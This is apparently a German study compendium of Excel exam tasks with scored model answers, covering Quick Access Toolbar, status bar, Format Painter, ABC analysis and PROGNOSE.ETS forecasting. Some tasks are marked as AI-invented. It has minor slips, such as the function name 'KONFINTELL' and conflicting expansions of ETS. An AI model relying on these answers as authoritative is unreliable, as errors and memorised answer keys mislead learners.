Die Symbolleiste für den Schnellzugriff ist die eine Menüleiste, die **unabhängig vom aktiven Register** immer sichtbar bleibt. Ihr Zweck ist nach Rohleders Formulierung, „wildes Geklicke mit der Maus und ständiges Suchen nach den gewünschten Befehlen“ zu vermeiden; bei zwölf täglich benötigten Befehlen aus vier Registern ist der eingesparte Weg erheblich. Befüllt wird sie am schnellsten per **Rechtsklick auf einen beliebigen Menübandbefehl** → „**Zu Symbolleiste für den Schnellzugriff hinzufügen**“; über *Datei* → *Optionen* → *Symbolleiste für den Schnellzugriff* stehen zusätzlich auch Befehle zur Verfügung, die im Menüband gar nicht auftauchen, sowie die Reihenfolge und die Trennstriche. Rohleders zweite Empfehlung lautet, die Leiste **unter dem Menüband** anzuzeigen, weil der Mausweg von den Zellen dorthin kürzer ist. Ein Nebeneffekt, den er nicht eigens erwähnt, der die Zeitersparnis aber verdoppelt: Die Einträge sind über **ALT + Ziffer** in ihrer Reihenfolge direkt per Tastatur erreichbar. Seine konkreten Kandidaten aus der Vorlesung sind das Feld zur Benennung von Tabellen (Folie 65), die Befehle „Löschen“ und „Filtern“ des AutoFilters (Folie 69), der Katalog der Tabellenformatvorlagen (Folie 67) sowie der Button für die Neuberechnung, den er im Performance-Kapitel ausdrücklich für den Schnellzugriff empfiehlt, sobald eine Mappe auf manuelle Berechnung umgestellt ist. ✓ {1}

Für das Ausrollen im Team ist entscheidend, dass die Zusammenstellung **exportiert und importiert** werden kann: Über *Datei* → *Optionen* → *Symbolleiste für den Schnellzugriff* → *Importieren/Exportieren* entsteht eine Anpassungsdatei, die zugleich Menüband- und Schnellzugriffsanpassungen enthält und sich auf jedem anderen Rechner wieder einlesen lässt. Damit wird aus einer persönlichen Bequemlichkeit ein **Abteilungsstandard**: Alle arbeiten mit derselben Leiste, Einarbeitung und gegenseitige Hilfe werden einfacher, und die Zusammenstellung überlebt einen Rechnerwechsel. Der Export ist zugleich die einzige Sicherung, denn die Anpassung liegt sonst nur lokal im Benutzerprofil und ist bei einer Neuinstallation verloren. Dieselbe Logik gilt bei ihm für Diagrammvorlagen, Zellformatvorlagen und die Standardarbeitsmappe: Was einmal richtig eingestellt wurde, wird gesichert und verteilt, nicht von jedem neu erfunden. Ebenfalls verfügbar ist das **Zurücksetzen** auf den Auslieferungszustand, etwa vor einer Vorführung. ✓ {2}

b) 2 P. – Die Statuszeile als Analysewerkzeug

Die Statuszeile am unteren Bildschirmrand zeigt rechts die Ergebnisse von **Auswertungsfunktionen, die automatisch auf die aktuelle Markierung angewendet werden**, und welche das sind, ist frei wählbar: Ein **Rechtsklick auf die Statuszeile** öffnet die Auswahl mit Mittelwert, Anzahl, Numerische Anzahl, Minimum, Maximum und Summe; alle sechs lassen sich gleichzeitig aktivieren. Voreingestellt sind meist nur drei, weshalb die meisten Anwender gar nicht wissen, dass die übrigen existieren. Der Nutzen ist die **Plausibilisierung ohne jede Formel**: Man markiert eine Spalte und liest Summe, Mittelwert und Extremwerte sofort ab, ohne eine Hilfszelle anzulegen, die man später

wieder löschen müsste, und ohne die Mappe zu verändern. Ein Wert aus der Statuszeile lässt sich zudem anklicken und damit in die Zwischenablage übernehmen. ✓ {3}

Die Prüfung aus der Aufgabenstellung erledigt der Vergleich **zweier** dieser Funktionen. Man markiert die importierte Spalte und liest „**Anzahl**“ und „**Numerische Anzahl**“ nebeneinander ab: „Anzahl“ zählt alle nichtleeren Zellen, „Numerische Anzahl“ nur die, die Excel tatsächlich als Zahl führt. Stimmen beide überein, ist die Spalte sauber; weicht die numerische Anzahl nach unten ab, steht genau diese Zahl von Werten als **Text** in der Spalte, also der klassische Import-Effekt mit falschem Dezimaltrennzeichen, der jede spätere Summe stillschweigend zu klein ausfallen lässt. Diese Diagnose kostet zwei Mausklicks und keine einzige Formel, und sie ist damit die schnellste verfügbare Eingangsprüfung für fremde Daten. Ergänzend zeigt die Statuszeile den Berechnungsmodus an: Steht dort „Berechnen“, ist die Mappe auf manuelle Neuberechnung gestellt und die sichtbaren Werte sind veraltet, bis F9 gedrückt wird. Zum Statuszeilenbereich gehört schließlich der Navigationstipp aus derselben Folie: Ein **Rechtsklick auf die Vor-/Zurück-Schaltflächen links neben den Blattrainern** öffnet eine Liste aller sichtbaren Blätter und springt direkt zum gewählten, was deutlich schneller ist, als sich durch die Reiter zu klicken. ✓ {4}

(✓){+1} Dieselbe Diagnose liefert unabhängig davon der AutoFilter: Bietet eine vermeintliche Zahlenspalte den Textfilter statt des Zahlenfilters an, stehen dort Zahlen als Text — Statuszeilen-Vergleich und Datentypenerkennung des Filters sind zwei formelfreie Wege zum selben Befund.

Rohleders Erwartung: Beide Themen sind bei ihm als Praxistipp verpackt und laufen unter „Nutzen Sie Ihre Möglichkeiten“; geprüft wird nicht der Klickpfad, sondern ob man verstanden hat, dass es sich um Werkzeuge und nicht um Dekoration handelt. Bei der Schnellzugriffsleiste liegt der Punkt im Exportieren und Ausrollen: Einzelanpassung ist Bequemlichkeit, verteilte Anpassung ist Prozessverbesserung. Bei der Statuszeile geht die Folie nur bis „die Auswertungsfunktionen sind nach einem Rechtsklick wählbar“; welche das sind und wozu, überlässt er der Übung. Wer daraus den Vergleich von „Anzahl“ und „Numerische Anzahl“ als formelfreie Eingangsprüfung ableitet, beantwortet die Aufgabe über die Folie hinaus und genau in seinem Sinne, weil er durchgängig die Frage stellt, was ein Werkzeug für die Datenqualität leistet.

Aufgabe #072 · 3 P. · Format übertragen und Einfügeoptionen · von der KI erfunden – kein Original

Ein Berichtsblatt soll durchgängig dem Farbkonzept der Abteilung folgen: blaue Schrift für Eingaben, schwarz für Formeln, hinterlegt für Ergebnisse. Aktuell sind die Formate über 40 verstreute Bereiche uneinheitlich.

- a) 2 P. Erläutern Sie die Bedienung von „Format übertragen“ einschließlich der Mehrfachanwendung und geben Sie an, was dabei übertragen wird und was nicht.
- b) 1 P. Erläutern Sie, welche Einfügeoptionen die Formatierung steuern und wie sich Formate gezielt wieder entfernen lassen.

a) 2 P. – Format übertragen

Zum Übertragen einer Formatierung werden zunächst die Zellen markiert, die das **gewünschte Format** bereits tragen. Anschließend wird die Schaltfläche **„Format übertragen“**, also der Pinsel in der Gruppe *Start* → *Zwischenablage*, angeklickt; der Mauszeiger erhält daraufhin ein Pinselsymbol, und die als Nächstes markierten Zellen übernehmen das Format. Für die Aufgabenstellung mit 40 verstreuten Bereichen ist die entscheidende Variante die **Mehrfachanwendung**: Ein **Doppelklick** auf die Schaltfläche hält den Pinsel dauerhaft aktiv, sodass sich beliebig viele Bereiche nacheinander formatieren lassen. Beendet wird dieser Modus durch einen erneuten Klick auf die Schaltfläche oder durch **ESC**. ✓ {1}

Übertragen wird dabei die vollständige Formatierung einer Zelle, also **Zahlenformat, Schriftart und -farbe, Rahmen, Füllung und Ausrichtung**, und ebenso die **bedingte Formatierung**, was regelmäßig überrascht, weil damit unbeabsichtigt fremde Regeln in einen Bereich wandern und dort auf Zellen verweisen, die gar nicht gemeint waren. **Nicht** übertragen werden Inhalte: Werte, Texte und Formeln bleiben in den Zielzellen unangetastet. Ebenfalls **nicht** übertragen wird die **Datenüberprüfung**; hier verläuft die Grenze anders als bei der bedingten Formatierung, die mitwandert. Für sie gibt es nur den Weg über *Inhalte einfügen* → *Gültigkeit*. Umgekehrt ist gerade das gewöhnliche Einfügen der Vorgang, der eine bestehende Prüfregel in der Zielzelle **überschreibt** und damit stillschweigend beseitigt, wie in der Aufgabe zur Datenüberprüfung ausgeführt. Für die Aufgabenstellung ist das Werkzeug damit der schnellste Weg, ein einmal festgelegtes Farbkonzept über ein ganzes Blatt zu ziehen. Die saubere Lösung bleibt allerdings, das Konzept einmal als **Zellformatvorlage** zu definieren und diese zuzuweisen, weil eine Vorlage sich später zentral ändern lässt, während übertragene Formate danach 40-mal einzeln nachgezogen werden müssten. Format übertragen ist das Werkzeug für den Bestand, die Zellformatvorlage die Regel für die Zukunft. ✓ {2}

b) 1 P. – Einfügeoptionen und Formate entfernen

Formate lassen sich auch **nach** dem Einfügen von Daten noch übernehmen oder ändern: Das kleine Symbol, das nach jedem Einfügen unten rechts am Bereich erscheint, öffnet die **Einfügeoptionen**, in denen unter anderem „**Ursprüngliche Formatierung beibehalten**“, „**Formatierung der Zielzelle übernehmen**“, „**Werte**“, „**Formeln**“, „**Transponieren**“ und „**Keine Rahmenlinie**“ zur Verfügung stehen. Der ausführliche Weg über *Inhalte einfügen...* bietet dieselben Varianten als Dialog und erlaubt zusätzlich, ausschließlich Formate zu übernehmen oder ausschließlich Gültigkeitsregeln, Spaltenbreiten und Kommentare. Das ist die kontrollierte Variante des Einfügens und der Regelfall, sobald Daten aus einer fremden Quelle kommen, weil das gewöhnliche STRG + V deren Formatierung mitschleppt und ein sauber gestaltetes Blatt in wenigen Schritten zerlegt. Umgekehrt entfernt *Start* → *Bearbeiten* → *Löschen* → **Formate löschen** die gesamte Formatierung eines Bereichs, ohne die Inhalte anzutasten, und ist damit der schnellste Weg, eine übernommene Fremdformatierung loszuwerden und anschließend das eigene Konzept anzuwenden. ✓ {3}

(✓){+1} Der Kontrast ist ein eigener Merkpunkt: Die bedingte Formatierung wandert mit dem Pinsel mit, die Datenüberprüfung nicht — wer ein Eingabeblatt einheitlich halten will, braucht deshalb zwei Arbeitsgänge, den Pinsel für die Optik und *Inhalte einfügen* → *Gültigkeit* für die Regel.

Rohleders Erwartung: Das Thema ist klein, aber es steht bei ihm unmittelbar neben den formalen Mindestanforderungen an eine weiterzugebende Arbeitsmappe und dem Farbkonzept Eingabe/Formel/Ergebnis, das im Dokumentationskonzept behandelt wird. Erwartet wird der Doppelklick-Trick für die Mehrfachanwendung und die Einsicht, dass die Einfügeoptionen kein Detail sind, sondern der Punkt, an dem fremde Formatierung in ein gepflegtes Blatt einbricht. Wer ergänzt, dass eine Zellformatvorlage dem Übertragen vorzuziehen ist, argumentiert in seinem Sinne, denn er bevorzugt durchgängig die Lösung, die sich später an einer Stelle ändern lässt.

Aufgabe #073 · 7 P. · Textbox an eine Zelle binden und Blätter zwischen Mappen kopieren · 7 Punkte · aus den Vorführungen in U07/U08 gebaut · von der KI erfunden –

kein Original

Eine Kollegin möchte eine mehrzeilige Überschrift über fünf Spalten zentrieren und schlägt verbundene Zellen vor. Außerdem soll ein fertig aufgebautes Auswertungsblatt in eine andere Arbeitsmappe übernommen werden.

a) 4 P. Beschreiben Sie den in der Vorlesung gezeigten Workaround, einen Text stattdessen über eine an eine Zelle gebundene Textbox anzuzeigen:

Einrichtungsschritte, die beiden technischen Grenzen und die Begründung, warum verbundene Zellen vermieden werden sollen.

b) 3 P. Beschreiben Sie den Bedienweg, mit dem ein Tabellenblatt vollständig in eine andere Arbeitsmappe kopiert wird, und erläutern Sie, warum das Kopieren dem Neuaufbau vorzuziehen ist.

a) 4 P. – Textbox an eine Zelle binden

Zuerst wird über *Einfügen* → *Formen* beziehungsweise *Einfügen* → *Textfeld* ein Objekt auf dem Blatt platziert. Dann wird das Objekt **markiert** — nicht sein Textinneres —, und in der **Bearbeitungsleiste** wird ein Gleichheitszeichen gefolgt vom Zellbezug eingetippt, etwa =Parameter!\$B\$4, und mit Eingabe bestätigt. Ab jetzt zeigt das Objekt live den Inhalt dieser Zelle an; ändert sich die Zelle, ändert sich der angezeigte Text mit. ✓ {1} Die Bindung hat zwei technische Grenzen: Es ist genau **eine** Zelle zulässig — ein Bereich oder eine Verkettung mehrerer Bezüge wird nicht akzeptiert, die Verkettung muss vorher in einer Hilfszelle stattfinden —, und der Text in dieser Zelle darf höchstens **255 Zeichen** lang sein. ✓ {2} Der Workaround existiert, weil verbundene Zellen erhebliche Nachteile haben: Sie brechen das Markieren und Sortieren von Bereichen, stören strukturierte Tabellen und Pivot-Quellen und machen Bezüge mehrdeutig, weil nur die linke obere Zelle des Verbunds den Wert trägt. ✓ {3} Da die Textbox als Objekt **über** dem Zellraster schwebt, bleibt das Raster darunter vollständig funktionsfähig — die Optik einer breiten Überschrift entsteht, ohne dass eine einzige Zelle verbunden wird. ✓ {4}

b) 3 P. – Tabellenblatt in eine andere Arbeitsmappe kopieren

Der Bedienweg läuft über einen **Rechtsklick auf den Blattreiter** und den Befehl *Verschieben oder Kopieren*. Im Dialog wird unter „Zur Mappe“ die geöffnete Zielarbeitsmappe (oder „neue Arbeitsmappe“) gewählt, die Einfügeposition bestimmt und — entscheidend — der Haken **„Kopie erstellen“** gesetzt, bevor mit OK bestätigt wird; ohne den Haken wird das Blatt verschoben und fehlt anschließend in der Quellmappe. ✓ {5} Voraussetzung ist, dass beide Mappen geöffnet sind und die Zielmappe nicht in der

geschützten Ansicht hängt — der gelbe Balken „Bearbeitung aktivieren“ muss vorher bestätigt sein. ✓ **{6}** Vorzuziehen ist das Kopieren, weil das Blatt mit sämtlichen Formaten, Formeln, definierten Namen und Objekten in einem Schritt übernommen wird und kein Neuaufbau-Fehler entsteht; zugleich gilt die Warnung aus derselben Vorlesung: Blätter zu **löschen** ist die „Höchststrafe“, weil alle klassischen Bezüge darauf zu #BEZUG! zerfallen — nur indirekte Bezüge überstehen das, weil sie den Blattnamen erst zur Laufzeit auflösen. ✓ **{7}**

Über die geforderten Punkte hinaus

(✓){+1} Die Objekt-Bindung ist dieselbe Mechanik, mit der auch Diagrammtitel dynamisch werden: Titel markieren, in der Bearbeitungsleiste =Zelle eintippen — der Titel folgt der Zelle. Wer das als Übertragung nennt, zeigt, dass er die Mechanik verstanden hat und nicht nur den Einzeltrick kennt.

Rohleders Erwartung: Bedienwege fragt er als Schrittfolgen ab, und die Details sind die Punkte: das markierte **Objekt** statt des Textinneren, die **Bearbeitungsleiste** als Eingabeort, genau eine Zelle, 255 Zeichen, der Haken „Kopie erstellen“. Wer in b) zusätzlich die #BEZUG!-Warnung vor dem Blätter-Löschen bringt, bedient genau die Verbindung, die er in der Vorlesung selbst gezogen hat.

Anhang: Die Aufgaben im Schnellzugriff

Thema	Merksatz für die Klausur
AutoFilter	Datentypenerkennung → Text-/Zahlen-/Datumsfilter · „Löschen“ = Kriterien weg, „Filtern“ = AutoFilter weg · Kriterium bleibt unsichtbar · gefilterte Summe nur mit TEILERGEBNIS (109;...)
Datenüberprüfung	Zulassen: Liste · Quelle ins Parameter-Blatt · =SORTIEREN(EINDEUTIG(tbl[Spalte])) und Bezug mit # · Stopp/Warnung/Information · Einfügen überschreibt die Regel
Pivot-Zusammenfassung	zehn Folienzeilen = elf Funktionen · ANZAHL zählt Zahlen, ANZAHL2 alles Nichtleere, in der Pivot-UI heißen sie umgekehrt „Anzahl Zahlen“ und „Anzahl“ · S = Stichprobe (n-1), N = Grundgesamtheit (n), Varianz-Partner sind VAR.S/ VAR.P; in der Pivot ist die Zellbesetzung die Vollerhebung · kein Median verfügbar
Pivot-Bedienung	Datenschnitt macht die Filterlage sichtbar, Filterverbindungen steuern mehrere Pivots · Gruppieren braucht einheitliche Formate und keine Lücken · Kurz-/Gliederungs-/Tabellenformat · Drilldown = Doppelklick, lebt vom Cache
Power Pivot	COM-Add-In, große Lizenzen · Datenmodell mit Beziehungen statt SVERWEIS-Spalten · DAX-Measure statt berechnetem Feld · „für Poweruser ohne Data Warehouse“ · Aktualisierung auslösen oder einplanen , nicht von selbst
F-Tasten	F2 Bearbeitungsmodus + Bereichserfassung aus · F4 Bezugsart und Wiederholen · F9 Neuberechnung und Teilauswertung des markierten Ausdrucks · immer mit ESC beenden · F3 = Namen einfügen, STRG + F3 = Namens-Manager
Tabelle intern	ListObject · im Namens-Manager schreibgeschützt · mappenweit gültig · keine Formeln in Feldnamen, weil Pivot und Datenbank statischen Text brauchen · Duplikate entfernen behält das erste Vorkommen
Schnellzugriff / Statuszeile	Rechtsklick auf jeden Befehl · exportieren und im Team ausrollen · Rechtsklick auf die Statuszeile wählt die Auswertungsfunktionen · Anzahl gegen Numerische Anzahl entlarvt Text-Zahlen
Format übertragen	Doppelklick hält den Pinsel · überträgt auch bedingte Formatierung, aber nicht die Datenüberprüfung, keine Inhalte · Einfügeoptionen steuern die Formatübernahme · „Formate löschen“ räumt auf
Textbox/ Blatt-Kopie	Objekt markieren + =Zellbezug in der Bearbeitungsleiste · genau eine Zelle, max. 255 Zeichen · Blattreiter-Rechtsklick → Verschieben oder Kopieren → Haken „Kopie erstellen“ · Blätter löschen = #BEZUG!-Höchststrafe

Kap. 9 · ABC-Analyse, Prognose und Statistik

· Verfahren

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

• #086 ABC-Analyse CAGR · Matrixformeln · ABC-Analyse · Diagramme	391
• ABC-Analyse – Lorenzkurve vs. ABC-Diagramm	354
• ABC-Analyse – Zweck und Vorgehen in drei Schritten CAGR · Matrixformeln · ABC-Analyse	355
Ausgangslage INDIREKT/DDE · Prognose	388
• Best Practice – gleitender Mittelwert Prognose · Arbeitsmappen-Qualität	387
12 P. · Bevor der Mittelwert berichtet wird: Häufigkeitsverteilung der Quelldaten..	371
#083 Der technische Forecast und die Notation „8+4“ (3 P) SUMMEWENNS · Prognose · Financial Modeling	386
Die drei Gründe	389
• 6 P. · Grenzen der Prognosefunktion PROGNOSSE.ETS() Prognose	366
10 P. · Gütemaß SUMMEXY2 und Quartalsgewichte	380
8 P. · Implizite Stabilitätshypothese und die Wahl der Datenbasis Prognose	383
10 P. · Konfidenzintervall einer ETS-Prognose richtig interpretieren Prognose	374
8 P. · Lorenzkurve gegen ABC-Diagramm und Handlungsempfehlungen aus der Kundenstruktur ABC-Analyse · Diagramme	368
10 P. · Praktiker-Hochrechnung gegen PROGNOSSE.LINEAR Prognose · Diagramme	377
• #088 PROGNOSSE.ETS() Prognose · Financial Modeling	404
• 11 P. · PROGNOSSE.ETS() – Zeitreihenprognose und Konfidenzintervall Prognose	358
• PROGNOSSE.ETS() – Zweck, Methode, Konfidenzintervall Prognose	357
• PROGNOSSE.ETS.KONFINT und die Prognosestatistiken (4 P)	386
• #087 Prognosen mit Excel CAGR · Prognose	398
• Prognosen mit Excel – Nachteile von PROGNOSSE.ETS() Prognose	356
• 10 P. · Zweck der ABC-Analyse und ihre Erstellung in drei Schritten ABC-Analyse · Diagramme	363

QUBA – ABC-Analyse & Prognose/ Statistik

Status: GEPRÜFT (1,0) — ABC-Vorgehen (SORTIEREN → laufende SUMME → WENN/WENNS) und PROGNOSE.ETS()/Holt-Winters fachlich korrekt; keine offenen .


Cluster: ABC-Analyse (Lorenzkurve, ABC-Diagramm, Vorgehen) und Prognose mit PROGNOSE . ETS () (Exponential Smoothing, Konfidenzintervalle).

(Klausur 27.02.2024, Aufgabe 2, 8 Punkte)

Frage: Das Ergebnis der ABC-Analyse wird häufig als Lorenzkurve dargestellt. In der Veranstaltung wurde als Alternative das ABC-Diagramm vorgeschlagen (Balkendiagramm der nach Umsatz sortierten Kunden, farblich in A/B/C eingeteilt). a) (2 P) Welches Problem besteht bei der Verwendung von Lorenzkurven im Zusammenhang mit ABC-Analysen? b) (6 P) Leiten Sie aus dem dargestellten ABC-Diagramm zwei konkrete Handlungsempfehlungen für das Unternehmen ab.

Musterlösung a) – Problem der Lorenzkurve: Die Lorenzkurve benötigt die **kumulierte** Verteilung und zeigt nur die Ungleichverteilung als glatte Kurve. Für eine ABC-Analyse ist das umständlicher und weniger direkt ablesbar: Die Zuordnung einzelner Kunden zu A/B/C sowie die konkreten Umsatzbeiträge sind aus der kumulierten Kurve schlecht erkennbar. Aufbereitung (Sortieren, Kumulieren) und Interpretation sind aufwendiger, und beim Kombinieren mit der Kategorisierung entsteht schnell ein schwer verständliches Bild. Das ABC-Diagramm (sortierte Einzelbalken, farbige A/B/C-Blöcke) macht Rangfolge und Klassenzugehörigkeit unmittelbar sichtbar.

Kernpunkt für die Punkte: Lorenzkurve = kumuliert/abstrakt → Einzelbeiträge und Klassengrenzen nicht direkt ablesbar; ABC-Diagramm = konkret/handlungsnah.



Gleiche Daten, zwei Bilder. Die **Lorenzkurve** zeigt nur die *kumulierte* Ungleichverteilung als glatte Kurve — Einzelbeiträge und Klassengrenzen sind schlecht ablesbar. Das **ABC-Diagramm** (sortierte Einzelbalken, farbige Klassen) macht Rangfolge und A/B/C-Zugehörigkeit **unmittelbar** sichtbar: wenige **A**-Kunden tragen den Großteil, eine lange Reihe **C**-Kunden kaum etwas → daher handlungsnäher.

Musterlösung b) – zwei Handlungsempfehlungen (aus dem gezeigten Diagramm):

Das Diagramm zeigt wenige A-Kunden (grün) mit sehr hohem Umsatz, einige B-Kunden (gelb) und eine lange Reihe umsatzschwacher C-Kunden (rot).

1. **A-Kunden aktiv binden und priorisieren:** Wenige Kunden tragen den Großteil des Umsatzes → intensive Betreuung, Key-Account-Management, Ausfallrisiko streuen (Klumpenrisiko: Wegfall eines A-Kunden trifft hart).
2. **C-Kunden-Betreuung verschlanken:** Die vielen C-Kunden verursachen im Verhältnis zum Umsatz hohen Betreuungsaufwand → Prozesse standardisieren/automatisieren (Self-Service, günstigere Vertriebskanäle), Mindestbestellwerte prüfen, ggf. Sortiment/Kundschaft bereinigen.

2. ABC-Analyse – Zweck und Vorgehen in drei Schritten

(Klausur 24.07.2023, Aufgabe 2, 10 Punkte)

Frage: a) (4 P) Wozu dient eine ABC-Analyse im Unternehmen grundsätzlich? b) (6 P) Erläutern Sie die Vorgehensweise zur Erstellung einer ABC-Analyse in drei Schritten. Nennen Sie die jeweils erforderlichen Tabellenblattfunktionen. Gehen Sie davon aus, dass eine Tabelle mit den kumulierten Umsätzen pro Kunde eines Jahres vorliegt.

Musterlösung a) – Zweck: Die ABC-Analyse klassifiziert Objekte (Kunden, Produkte, Materialien) nach ihrer Bedeutung, um Ressourcen zielgerichtet einzusetzen:

- **Priorisierung von Ressourcen** – Aufmerksamkeit auf das Wichtige lenken.
- **Bestandsmanagement** – Artikel nach Wertigkeit/Umsatz steuern (Beschaffung, Lager).
- **Kostenoptimierung** – Einsparpotenziale in den bedeutenden Bereichen erkennen.
- **Erfolgs-/Rentabilitätsanalyse** – Beitrag einzelner Kunden/Produkte sichtbar machen.

Musterlösung b) – drei Schritte + Funktionen:

Schritt 1 – Daten sortieren. Die Kunden nach Jahresumsatz **absteigend** sortieren. → Funktion/Werkzeug: SORTIEREN() (bzw. Daten → Sortieren; dynamisch: SORTIEREN(Bereich;Spalte;-1)).

Schritt 2 – Kumulierte Umsatzanteile berechnen. Laufende Summe der Umsätze bilden und als Anteil am Gesamtumsatz ausdrücken (kumulativ bis 100 %). → Funktionen: SUMME() für den Gesamtumsatz; laufende Summe z. B. =SUMME(\$B\$2:B2); Anteil =SUMME(\$B\$2:B2)/SUMME(\$B\$2:\$B\$n). [korrigiert: Der im Scan genannte Einsatz von SUMMEWENN für die laufende kumulierte Summe ist unnötig; eine wachsende SUMME mit fixiertem Anfangsbezug (\$B\$2:B2) ist der direkte Weg.]

Schritt 3 – In A/B/C klassifizieren. Grenzen festlegen (z. B. A $\approx$ 80 %, B bis 95 %, C bis 100 % des kumulierten Anteils) und jedem Kunden die Klasse zuordnen. → Funktion: WENN() (verschachtelt) oder WENNS(), z. B. =WENN(Anteil<=0,8;"A";WENN(Anteil<=0,95;"B";"C")).

3. Prognosen mit Excel – Nachteile von PROGNOSE.ETS()

(Klausur 24.07.2023, Aufgabe 4, 6 Punkte)

Frage: Die Tabellenblattfunktion PROGNOSE.ETS() stellte bei ihrer Veröffentlichung einen erheblichen Fortschritt gegenüber den zuvor üblichen Prognosetechniken dar, birgt aber auch Tücken. Erläutern Sie drei konkrete und wichtige Nachteile bzw. Grenzen der Funktion.

Musterlösung (drei Nachteile):

1. **Empfindlichkeit gegenüber Ausreißern und untypischen Daten.** Das exponentielle Glättungsverfahren reagiert auf einmalige, unerwartete Ereignisse in der Zeitreihe; Ausreißer verzerren die Prognose.
2. **Eingeschränkte Erfassung saisonaler Muster.** Bei stark oder unregelmäßig saisonal geprägten Reihen erkennt/modelliert die Funktion die Saisonalität nicht immer korrekt → ungenaue Prognosen.
3. **Geringe Flexibilität / „Black-Box“-Charakter.** Es ist ein vorgefertigtes Verfahren mit festen Modellannahmen; Anwender können das Modell kaum anpassen oder externe Einflussgrößen einbeziehen. Für komplexere Szenarien reicht das oft nicht.

Merksatz: ETS ist rein datengetrieben und extrapoliert die Vergangenheit – Strukturbrüche, Sondereffekte und Fachwissen bleiben außen vor.

4. PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall

(Klausur 18.02.2022, Aufgabe 4, 11 Punkte)

Frage: (Abbildung: Prognosearbeitsblatt mit Ist-Werten, Schätzern und oberer/unterer Konfidenzgrenze.) a) (4 P) Beschreiben Sie ausführlich, wozu PROGNOSE.ETS() verwendet wird. b) (3 P) Erläutern Sie kurz, welche konkrete Prognosemethode zum Einsatz kommt. c) (4 P) Die Abbildung zeigt, dass die Funktion ein Konfidenzintervall ausgibt. Welches praktische Problem ergibt sich bei der Interpretation von Konfidenzintervallen für kaufmännische Prognosen?

Musterlösung a) – Zweck: PROGNOSE.ETS() ist für die **Zeitreihenprognose** konzipiert: Sie schätzt zukünftige Werte auf Basis vergangener, zeitlich geordneter Beobachtungen. Anwendung u. a. bei Finanz-, Absatz- und Bedarfsprognosen. Excel bietet dazu das komfortable „Prognosearbeitsblatt“, das Ist-Werte, Prognosewerte und Konfidenzgrenzen visualisiert.

Musterlösung b) – Methode: Zum Einsatz kommt **exponentielles Glätten (ETS = Exponential Triple Smoothing bzw. Holt-Winters)**: eine gewichtete Mittelung der historischen Werte, bei der jüngere Datenpunkte stärker gewichtet werden. Varianten:

- **Einfaches exponentielles Glätten (SES):** ohne Trend/Saison.
- **Holt (lineares Trendmodell):** Level + Trend.
- **Holt-Winters (saisonales Modell):** Level + Trend + Saison.

Die Funktion erkennt Saisonalität automatisch bzw. lässt sie parametrisieren.

Musterlösung c) – Problem der Konfidenzintervalle in der kaufmännischen Praxis:

- **Interpretationsschwierigkeit:** Ein 95-%-Konfidenzintervall ist eine statistische Aussage über Wahrscheinlichkeit/Streuung – für Entscheider ohne Statistikhintergrund schwer richtig zu deuten (leicht als „garantierte Bandbreite“ missverstanden).
- **Keine Gewissheit:** Das Intervall gibt eine Spanne, aber keine Sicherheit, dass die tatsächliche Entwicklung darin liegt → Verunsicherung bei wichtigen Entscheidungen.
- **Fehlende Handlungsanweisung / Risikomanagement:** Das Intervall quantifiziert Unsicherheit, sagt aber nicht, wie damit umzugehen ist.
- **Kommunikations-/Vertrauensrisiko:** Wird das Intervall unklar kommuniziert oder falsch verstanden, leidet das Vertrauen in die Prognose.

Kernbotschaft: Konfidenzintervalle klar erklären, als *eine* von mehreren Entscheidungshilfen behandeln und mit qualitativen Einschätzungen / Szenarioanalysen ergänzen.

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #074 · 11 P. · PROGNOSE.ETS() – Zeitreihenprognose und Konfidenzintervall · Original-Aufgabenstellung

- a) 4 P. Beschreiben Sie ausführlich, wozu die Tabellenblattfunktion PROGNOSE.ETS() verwendet wird.
- b) 3 P. Erläutern Sie kurz, welche konkrete Prognosemethode zum Einsatz kommt.
- c) 4 P. Die obige Abbildung zeigt, dass die Prognosefunktion ein Konfidenzintervall ausgibt. Welches praktische Problem ergibt sich bei der Interpretation von Konfidenzintervallen für kaufmännische Prognosen?

a) 4 P. – Wozu PROGNOSE.ETS() verwendet wird

✓ **{1}** PROGNOSE.ETS() ist eine Zeitreihen-Prognosefunktion: Sie schätzt zukünftige Werte einer Größe auf Basis vergangener, zeitlich geordneter Beobachtungen. Die

Eingangsdaten sind eine Zeitreihe, das heißt, zu jedem Wert gehört ein Zeitpunkt, etwa ein Monatsdatum mit der zugehörigen Absatzmenge. Die Zeitpunkte müssen in gleichmäßigem Abstand vorliegen.

✓ **2** Die Funktion erkennt eigenständig einen Trend, also eine langfristige Auf- oder Abwärtsbewegung, sowie eine Saisonalität, also ein regelmäßig wiederkehrendes Muster wie ein Dezember-Hoch, und rechnet beides in die Prognose ein. Der Anwender muss diese Komponenten nicht selbst modellieren.

✓ **3** Für ein angegebenes Zieldatum liefert sie einen einzelnen Prognosewert; zieht man die Formel über mehrere zukünftige Perioden, entsteht eine Fortschreibung der Reihe. Die Syntax lautet `=PROGNOSE.ETS(Zieldatum; Werte; Zeitachse; [Saisonalität]; [Datenvervollständigung]; [Aggregation])`, wobei das Zieldatum zeitlich nach der Historie liegen muss, Werte die historischen y-Werte und Zeitachse die zugehörigen Zeitpunkte bezeichnet.

✓ **4** Typische Einsatzfelder sind die Absatz- und Umsatzplanung, die Bestands- und Bedarfsplanung sowie Finanz- und Liquiditätsprognosen, also überall dort, wo aus der Vergangenheit auf die Zukunft geschlossen wird. Zur selben Funktionsfamilie gehören `PROGNOSE.ETS.SAISONALITÄT()` für die ermittelte Periodenlänge, `PROGNOSE.ETS.KONFINTELL()` für das Konfidenzintervall und `PROGNOSE.ETS.STAT()` für die Gütekennzahlen des Modells.

b) 3 P. – Die eingesetzte Prognosemethode

✓ **1** Verwendet wird die exponentielle Glättung. Das Kürzel ETS steht für Error, Trend und Seasonal; in der Praxis handelt es sich um das Holt-Winters-Verfahren in der AAA-Variante.

